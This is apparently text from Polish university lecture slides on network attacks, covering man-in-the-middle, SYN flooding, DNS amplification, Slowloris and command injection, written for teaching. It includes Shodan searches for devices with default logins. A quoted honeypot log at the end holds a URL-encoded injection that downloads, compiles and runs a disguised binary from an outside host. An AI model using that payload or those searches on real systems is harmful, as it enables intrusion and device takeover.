Set-Cookie: _redmine_default=BAh7BzoPc2Vzc2lvb19pZCllZWJhNjQzMGEwMzVjM2U4MzEyODRhOTUyMTQ1ZDg0MWU6EF9jc3JmX3Rva2VuSSIxV2R8eeza7a62316f6099d21ab8ec0ef6e976f90ea3d5; path=/; ...

194.29.160.20
Politechnika Warszawska
Added on 20.06.2014

 **Details**

cirrus.elka.pw.edu.pl

HTTP/1.0 200 OK
Date: Fri, 20 Jun 2014 07:49:21 GMT
Server: **Apache/2.2.22 (Debian)**
Last-Modified: Fri, 11 Oct 2013 12:26:46 GMT
ETag: "883f1-b1-4e8763b542d80"
Accept-Ranges: bytes
Content-Length: 177

<http://www.shodanhq.com/>

Shodan


Shodan Exploits Scanhub Maps Blog Membership

SHODAN **Search**

Home Search Directory Data Analytics/ Exports Developer Center Labs

Popular Searches Recently Added Browse Tags

Browse All Searches

Popular Searches 

15 MAR 10 **Webcam**
best ip cam search I have found yet.

13 JAN 12 **Netcam**
Netcam

6 FEB 12 **Cams**
admin admin

13 AUG 10 **dreambox**
dreambox

14 JAN 10 **default password**
Finds results with "default password" in the banner; the named defaults might work!

20 JAN 10 **netgear**
user: admin pass: password

6 FEB 12 **108.223.86.43**
Trendnet IP Cam

Popular Tags	
webcam	71
scada	54
camera	51
ftp	48
router	48
http	47
test	43
cam	42
cisco	34
ssh	32
login	31
server	30
telnet	29
1	24
dreambox	24
web	24
ip	23
voip	21
password	21
netcam	20
printer	20


Ataki „man-in-the-middle”

- Atak polega na umieszczeniu pośrednika pomiędzy dwoma komunikującymi się stacjami. W efekcie cały ruch przechodzi przez atakującego który może uzyskiwać interesujące informacje, modyfikować lub usuwać ruch ... na własne potrzeby
 - Na warstwie drugiej (ang. Layer 2)
 - Na warstwie trzeciej z DHCP
 - Na warstwie trzeciej IPv4 i IPv6

Atak na warstwie drugiej

- Większość dzisiejszych sieci jest przełączanych, wykorzystuje przełączniki (ang. switch)
- Ruch typu unicast do znanych adresów wysyłany jest tylko na porcie gdzie podłączony jest dany adres
- Adresy są dynamicznie uczone ... ale można to zaburzyć


Atak na warstwie drugiej




Atak na warstwie drugiej



Atak na warstwie trzeciej – z DHCP



Atak na warstwie trzeciej – z IPv6



Ataki (D)DoS

- Celem tej klasy ataków jest uniemożliwienie autoryzowanym użytkownikom korzystanie z zaatakowanej usługi, maszyny, sieci
 - Prymitywny flooding/wykorzystanie sieci Botów (BotNet-u)
 - Syn-flooding
 - Zwielokrotnienie ruchu (wzmacniaki) (icmp broadcast, DNS)
 - Slowloris

Flooding

- Atak polega na „zalaniu” ofiary taką ilością żądań lub ruchu sieciowego, który wykorzysta wszelkie dostępne zasoby
- W pierwszych wersjach wymagał wydajnych maszyn z szybkimi łączami
- Masowe infekcje i pojawienie się sieci Botów spowodowały modyfikację ataków do wersji rozproszonej Distributed DoS
- Pojedyncza maszyna generuje relatywnie nieduży ruch ... jednak wykorzystanie wielu maszyn powoduje duży ruch u ofiary

SYN-flooding

- Finezyjna wersja zalewania na usługi wykorzystujące protokół TCP, atakujący wysyła pakiety z flagą SYN i nieistniejącym oraz nieodpowiadającym adresem źródłowym, ofiara tam odpowiada ... i czeka
- System operacyjny utrzymuje ograniczoną kolejkę połączeń „pół otwartych” (czasem nazywanych po angielsku „embryonic”) (patrz parametr *backlog* w funkcji *listen*)
- Po wyczerpaniu się kolejki kolejne zgłoszenia nie są przyjmowane – serwer przestaje odpowiadać
- Relatywnie małe pasmo używane przez atakującego


SYN-flooding

Atakujący




TCP SYN

Z fałszywym adresem IP
„czarnej dziury”




TCP SYN

bez odpowiedzi




ofiara

„czarna dziura” w żaden sposób
nie odpowiada na pakiety SYN/ACK




TCP SYN/ACK ... i kolejne retransmisje




Użytkownik

Zwielokrotnienie ruchu – atak smurf



Zwielokrotnienie ruchu - DNS




Koniec marca 2013


atak na SpamHaus osiągnął maksymalną wartość około 300 GB/s !!!

DNS amplification attack na PW

Port Octets



Port Unicast Packets



DNS amplification attack na PW

- Wykorzystywaną do wzmocnienia domeną było directdate.asia
- Zapytanie typu ANY ma 41 bajtów
- Odpowiedź 518 bajtów po UDP (niepełna odpowiedź, wzmocnienie 12 razy)
- Odpowiedź 8300 bajtów !!! (po TCP, wzmocnienie ponad 200 razy).

Slowloris

- Aby wykorzystać zasoby serwera niekoniecznie trzeba generować bardzo duży ruch
- Slowloris stara się utrzymać jak najwięcej sesji poprzez bardzo wolne i nigdy nie kończące się podsyłanie żądania
- Z punkty widzenia serwera zajmuje to jego zasoby (wątki i pamięć związane z danym połączeniem)
- Z punktu widzenia atakującego wykorzystuje minimalne zasoby sieciowe

Ataki wykorzystujące błędy w oprogramowaniu

- Command Injection
- Błąd w programie – możliwość pominięcia procesu uwierzytelnienia
- Remote Code Execution – robak Conficker

Command Injection

- Żądanie skierowane do systemu HoneyPot

<div> <div> :: MENU :: </div> <div> Visitors Transactions Activity Search All notes Marked </div> </div>	72 [0]	139.18.2.209 [0]	07 November 2012 13:39:28	/
	73 [0]	217.27.69.163 [0]	07 November 2012 23:09:23	/
<div> <div> :: VIEWS :: </div> <div> Only numbers With REQUEST_URI With HTTP_USER_AGENT With HTTP_HOST </div> </div>	74 [1]	85.236.52.116 [1]	08 November 2012 00:25:16	/img/common/footer.php?z=%75%6e%61%6d%65%20%2d%61%3b%75%6e%73%65%74%20%48%49%53%54%46%49%4c%45%3b%63%64%20%2f%76%61%72%2f%74%6d%70%2f%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%20%2d%4f%20%70%64%66%6c%75%73%68%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%20%2d%4f%20%70%64%66%6c%75%73%68%3b%77%67%65%74%20%68%74%74%70%3a%2f%2f%38%35%2e%32%31%34%2e%32%35%34%2e%31%38%31%2f%63%73%73%2f%74%6d%70%20%2d%4f%20%70%64%66%6c%75%73%68%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%74%6d%70%2e%63%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%74%6d%70%2e%63%3b%67%63%63%20%2d%6f%20%70%64%66%6c%75%73%68%20%78%78%2e%63%3b%72%6d%20%2d%72%66%20%2a%2e%63%2a%3b%73%74%72%69%70%20%70%64%66%6c%75%73%68%3b%63%68%6d%6f%64%20%2b%78%20%70%64%66%6c%75%73%68%3b%2f%76%61%72%2f%74%6d%70%2f%70%64%66%6c%75%73%68
<div> <div> :: SORT BY :: </div> <div> Transaction Visitor IP Date/Time REQUEST_URI </div> </div>	75 [0]	210.83.84.72 [0]	08 November 2012 02:41:47	/w00tw00t.at.blackhats.romanian.anti-sec:)
